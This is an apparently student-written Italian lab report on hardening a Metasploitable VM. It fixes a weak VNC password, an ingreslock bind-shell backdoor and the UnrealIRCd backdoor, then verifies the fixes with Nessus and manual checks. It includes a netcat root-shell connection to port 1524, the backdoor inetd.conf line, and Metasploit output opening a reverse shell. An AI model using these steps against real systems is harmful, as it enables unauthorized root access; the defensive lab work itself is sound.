
Nel progetto di oggi dobbiamo eseguire le pratiche di hardening su alcune vulnerabilità di metasploitable.



Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *	7.4	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1
MIXED	...	...	DNS (Multiple Issues)	DNS	5
MIXED	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4

Io scelgo di risolvere la backdoor di bind shell, la backdoor di unrealircd e la password di VNC.
Cominciamo con la più facile cioè quella di VNC per la quale basterà cambiare la password con il comando “vncpasswd”.

```
root@metasploitable:/home/msfadmin# vncpasswd
Using password file /root/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
root@metasploitable:/home/msfadmin#
```

Proseguiamo con la backdoor di bind shell. Questa backdoor consente a chi si connette alla porta 1524 di ottenere accesso al sistema con privilegi di root senza autenticazione.

```
kali@kali:~$ nc 192.168.10.100 1524
root@metasploitable:/# whoami
root
```

Per risolvere questa vulnerabilità basta eliminare l’ultima riga nel file inetd.conf situato nella cartella etc.

```
ingreslock stream tcp nowait root /bin/bash bash -i
```

Per quanto riguarda l’ultima vulnerabilità che, essendo anch’essa una backdoor, consente ad un malintenzionato di ottenere accesso non autorizzato al sistema con permessi di root tramite un exploit.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] 10.0.2.18:6667 - Connected to 10.0.2.18:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.18:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xW6QWD3YE8i3cDmY;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "xW6QWD3YE8i3cDmY\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.5:4444 -> 10.0.2.18:56935) at 2024-01-17 14:28:14 +0100

whoami
root
```

Per risolvere questa vulnerabilità ho configurato iptables per bloccare il traffico in entrata nella porta 6667.

```
root@metasploitable:/home/msfadmin# iptables -A INPUT -p tcp --dport 6667 -j DRO
P
```

A questo punto dopo aver effettuato le varie pratiche di hardening eseguiremo di nuovo la scansione con nessus per vedere se hanno avuto effetto.


Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2
MIXED	...	...	DNS (Multiple Issues)	DNS	5
MIXED	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4
CRITICAL	...	...	SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.5 *	6.7	rlogin Service Detection	Service detection	1
HIGH	7.5 *	6.7	rsh Service Detection	Service detection	1
HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1
MIXED	...	...	SSL (Multiple Issues)	General	28
MIXED	...	...	ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5		TLS Version 1.0 Protocol Detection	Service detection	2

Plugin ID: 42263

Come possiamo vedere dall'immagine sopra le vulnerabilità non sono più presenti. Essendo che nessus può dare luogo a falsi positivi e falsi negativi dobbiamo controllare manualmente se le vulnerabilità sono state effettivamente eliminate.
Proviamo a connetterci alla bind shell sulla porta 1524:

```
┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.18 1524
(UNKNOWN) [10.0.2.18] 1524 (ingreslock) : Connection refused
```

La connessione ci viene negata. Adesso proviamo con la backdoor di unrealircd:



Come possiamo vedere a causa di iptables non riusciamo a raggiungere la porta di destinazione.
Avendo verificato che le correzioni effettuate sono andate a buon fine possiamo dichiarare concluso il test.